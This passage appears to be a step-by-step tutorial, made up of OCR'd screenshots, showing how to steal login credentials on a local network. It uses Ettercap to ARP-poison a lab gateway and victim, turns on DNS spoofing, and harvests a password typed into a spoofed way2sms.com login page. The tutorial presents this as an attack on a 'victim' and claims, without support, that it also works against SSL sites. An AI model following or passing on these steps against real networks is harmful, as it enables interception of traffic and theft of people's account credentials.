To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

IP Address	MAC Address	Description
192.168.100.1	00:50:56:C0:00:00	
192.168.100.109	00:0C:29:3D:F5:89	
fe80::ad33:74fd:f0d4:9a4d	00:0C:29:3D:F5:89	

```
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Host 192.168.100.1 added to TARGET1
Host 192.168.100.109 added to TARGET2
```


- ❖ Here, I had High-Lighted it with yellow colour in the bottom on the screenshot showing that the target is selected



IP Address
192.168.100.1
192.168.100.109
fe80::ad33:74fd:f0d4:9a4d

```
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Host 192.168.100.1 added to TARGET1
Host 192.168.100.109 added to TARGET2
```

- ❖ Now, select “Mitm” and select there “ARP Poisoning”



Applications
Places
Ettercap
Wed 06:53
root@at-001: ~
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
ent Team
MITM Attack: ARP Poisoning
Cancel
OK
Delete Host
Add to Target 1
Add to Target 2
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

IP Address	MAC Address	Description
192.168.100.1	00:50:56:C0:00:00	
192.168.100.109	00:0C:29:3D:F5:89	
fe80::ad33:74fd:f0d4:9a4d	00:0C:29:3D:F5:89	

Optional parameters
☑ Sniff remote connections.
☐ Only poison one-way.

```
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Host 192.168.100.1 added to TARGET1
Host 192.168.100.109 added to TARGET2
```


- ❖ Now, click on "Sniff remote connections." And click on "ok"


Applications
Places
Ettercap
Wed 06:53
root@at-001: ~
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Manage the plugins Ctrl+P
Load a plugin... Ctrl+O
Host List ×
ent Team
Delete Host
Add to Target 1
Add to Target 2
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

IP Address	MAC Address	Description
192.168.100.1	00:50:56:C0:00:00	
192.168.100.109	00:0C:29:3D:F5:89	
fe80::ad33:74fd:f0d4:9a4d	00:0C:29:3D:F5:89	

```
ARP poisoning victims:

 GROUP 1 : 192.168.100.1 00:50:56:C0:00:00

 GROUP 2 : 192.168.100.109 00:0C:29:3D:F5:89
```


- ❖ Now, select on "Plugins" option and in that "Manage the plugins"


Applications ▾
Places ▾
Ettercap ▾
Wed 06:55
root@at-001: ~
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
Plugins ×
ent Team
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.2	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet
finger	1.6	Fingerprint a remote host

```
ARP poisoning victims:

GROUP 1 : 192.168.100.1 00:50:56:C0:00:00

GROUP 2 : 192.168.100.109 00:0C:29:3D:F5:89
Activating dns_spoof plugin...
```


- ❖ Here, you have to Double-Click on the dns_spoof to activate it.


Applications ▾
Places ▾
Ettercap ▾
Wed 06:55
root@at-001: ~
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Start sniffing Shift+Ctrl+W
Stop sniffing Shift+Ctrl+E
Exit Ctrl+Q
ent Team
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

		ort suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.2	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet
finger	1.6	Fingerprint a remote host

```
ARP poisoning victims:

GROUP 1 : 192.168.100.1 00:50:56:C0:00:00

GROUP 2 : 192.168.100.109 00:0C:29:3D:F5:89
Activating dns_spoof plugin...
```

- ❖ Now, click on the option “Start” in that “Start Sniffing” to the sniffing and yes this was the last step, now wait and watch, when victim will visit that Domain and enter its credential and we will get it in Ettercap if that site is SSL then also it will be working


Free SMS, Send Free SMS, Free S
Not secure | www.way2sms.com
Google Chrome isn't your default browser
Set as default
way2sms
Free SMS
Business
Promote
Pricing
+91 8978 055 155
Support@way2sms.com
Enter mobile number
Enter password
Forgot password
LOGIN
REGISTER
4:26 PM
10/10/2018
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

INDIA'S #1 SMS PLATFORM

Send Free SMS

- Send Free SMS to any mobile in India
- Up to 10 SMSes every day Free forever
- Free SMS in 9 local languages now
- Free Group SMS
- Instant and best quality SMS delivery

Login to Way2SMS

Problems while logging? click here


Register Now

- India's leading messaging platform
- Over 5 crore users trust Way2SMS
- Just about 15000 users join every day
- Now use way2SMS for business needs

Promote

Target right people for your business

- Now, victim is on the domain http://www.way2sms.com and the domain is also showing the same as original which will be not possible with only setoolkit because it show the IP of the attacker and other details



INDIA'S #1 SMS PLATFORM

Send Free SMS

- Send Free SMS to any mobile in India
- Up to 10 SMSes every day Free forever
- Free SMS in 9 local languages now
- Free Group SMS
- Instant and best quality SMS delivery

Login to Way2SMS

Problems while logging? click here

9892152751

················


Register Now

- India's leading messaging platform
- Over 5 crore users trust Way2SMS
- Just about 15000 users join every day
- Now use way2SMS for business needs

Promote

Target right people for your business

- Now, time to enter some fake credential and hit enter and credential will be right the user will be automatically get login into its account


Applications
Places
Ettercap
Wed 06:59
root@at-001: ~
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
Plugins ×
ent Team
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.2	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN
	find_ettercap	2.0	Try to find ettercap activity
	find_ip	1.0	Search an unused IP address in the subnet
	finger	1.6	Fingerprint a remote host

```
GROUP 2 : 192.168.100.109 00:0C:29:3D:F5:89
Activating dns_spoof plugin...
Unified sniffing already started...
HTTP : 182.18.171.150:80 -> USER:   PASS: thisisfakenumber  INFO: http://www.way2sms.com/
CONTENT: mobileNo=9892152751&password=thisisfakenumber&CatType=
```

- Finally, We got the credential in the bottom of the Ettercap application as we can see in the above screenshot